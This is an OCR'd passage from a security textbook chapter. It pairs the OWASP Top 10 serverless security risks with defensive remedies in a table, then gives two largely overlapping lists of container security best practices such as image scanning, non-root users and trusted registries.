
Discussed in the table are the top 10 serverless security risks and solutions, according to OWASP.

Risks	Solutions
A1 - Injection	▪ Do not trust or make any assumptions regarding the input and its validity from any source. ▪ Implement safe API, and employ parametrized interfaces or object relational mapping tools. ▪ Implement application whitelisting wherever necessary. ▪ Avoid special characters using a specific escape syntax in dynamic SQL queries. ▪ Evaluate all entry points and event types of the system. ▪ Run the functions with the least privileges necessary to execute the task. ▪ Protect functions in execution state by using runtime defense solutions.

A2 – Broken Authentication	▪ Employ identity and access control solutions provided by the cloud service provider, such as AWS Cognito, AWS Single Sign-On, Azure Active Directory B2C, Azure App Service, and Google Firebase Authentication. ▪ Implement strong authentication and access control on external-facing resources. ▪ Employ secure service authentication methods, such as Federated Identity (SAML, OAuth2, Security Tokens, etc.), for authenticating internal resources.
A3 – Sensitive Data Exposure	▪ Identify and classify sensitive data. ▪ Minimize the storage of sensitive data; only store necessary data. ▪ Encrypt data both in transit and at rest. ▪ Implement HTTPS endpoints for APIs. ▪ Employ CSP services for key management and encryption of stored data, secrets, and environment variables to the functions in runtime and data in transit.
A4 – XML External Entities (XXE)	▪ Use only the CSP's software development kits, whenever possible. ▪ Perform vulnerability scanning on supply chain libraries. ▪ Test API calls for XXE vulnerabilities. ▪ Always disable entity resolution.
A5 – Broken Access Control	▪ Follow the least-privilege principle while granting permissions to functions. ▪ Review each function to detect excess privileges. ▪ Follow the cloud service provider's best practices, such as AWS IAM and Azure Identity Management best practices.
A6 – Security Misconfiguration	▪ Use the cloud provider's built-in services, such as AWS Trust Advisor, to identify public resources. ▪ Enforce strong access control on cloud resources. ▪ Identify functions with unlinked triggers. ▪ Set the functions with a minimum timeout required. ▪ Employ automated tools to detect security misconfigurations in serverless applications.
A7 – Cross-Site Scripting (XSS)	▪ Encode all untrusted data before transmitting to the client. ▪ Use only well-known frameworks and headers.
A8 – Insecure Deserialization	▪ Ensure validation of serialized objects originating from untrusted data. ▪ Scan third-party libraries for deserialization vulnerabilities. ▪ Monitor deserialization usage and exception to identify probable attacks.

A9 – Using Components with Known Vulnerabilities	▪ Perform continuous monitoring of third-party libraries and dependencies. ▪ Deploy only signed packages and components from official sources. ▪ Continuously check the vulnerability databases, such as the CVE and national vulnerability database. ▪ Perform vulnerability scanning of third-party dependencies for known vulnerabilities using tools such as OWASP Dependency Check and Dependency Track.
A10 – Insufficient Logging and Monitoring	▪ Employ CSP monitoring tools, such as Azure Monitor, or AWS CloudTrail to detect anomalous behavior. ▪ Employ auditing and monitoring mechanisms for data not originating from the CSP.

Table 19.10: OWASP Top 10 serverless security risks and solutions



Best Practices for Container Security


1. Regularly **monitor the CVEs** of the container runtime and remediate, if any vulnerabilities are detected
2. Employ **app-aware tools** to monitor container network interfaces, network traffic, and network anomalies
3. Configure applications to **run as normal users** to prevent privilege escalation
4. Configure the **host's root file system in read-only mode** to restrict the write access
5. Employ **application security scanning tools** to protect containers from malicious software
6. Perform regular **scanning of the images** in the repository to identify vulnerabilities or misconfigurations
7. Deploy **application firewalls** for enhancing container security and prevent threats entering the environment
8. Use a **separate database for each application** for greater visibility of individual applications
9. Regularly **update the host operating system** and the kernel to the latest security patches
10. **Configure orchestrators** to deploy sets of hosts separately based on their sensitivity level
11. **Automate the compliance** to the container runtime configuration standards
12. **Maintain a set of trusted registries and images** and ensure only images from this set are permitted to run in the container environment

Best Practices for Container Security

Discussed below are various best practices for securing the container environment.

- Regularly monitor the CVEs of the container runtime and remediate, if vulnerabilities are detected.
- Employ app-aware tools to monitor container network interfaces, network traffic, and network anomalies.
- Configure applications to run as normal users to prevent privilege escalation.
- Configure the host's root file system in read-only mode to restrict the write access and prevent malware injection attacks.
- Avoid using third-party software and employ application security scanning tools to protect containers from malicious software.
- Perform regular scanning of the images in the repository to identify vulnerabilities or misconfigurations.
- Deploy application firewalls for enhancing container security and prevent threats entering the environment.
- Ensure the authenticated access to registries including sensitive images and data.
- Use a separate database for each application for greater visibility of individual applications and enhanced data management.
- Regularly update the host operating system and the kernel to the latest security patches.

- Configure orchestrators to deploy a set of hosts separately based on their sensitivity level.
- Automate the compliance to the container runtime configuration standards.
- Perform continuous monitoring of images for embedded malware.
- Store sensitive data externally and allow dynamic access at the runtime.
- Maintain a set of trusted registries and images and ensure only images from this set are permitted to run in the container environment.
- Use mandatory access control tools, such as SELinux and AppArmor, to prevent attacks on applications and system services.
- Employ real-time threat detection solutions and develop incident response capabilities to handle security incidents.
- Implement immutable containers that disallow container modification after deployment.
- Change the users' default privileges from root to non-root and configure permissions using role-based access control (RBAC).
- Avoid writing sensitive information to code and configuration files
- Harden the host environment by removing non-critical native services. Also, harden the entire stack.
- Always keep containers lightweight by reducing the number of components.
- Leverage Infrastructure-as-Code (IaC) to manage the cloud resources and verify the configuration before deployment.



Best Practices for Docker Security

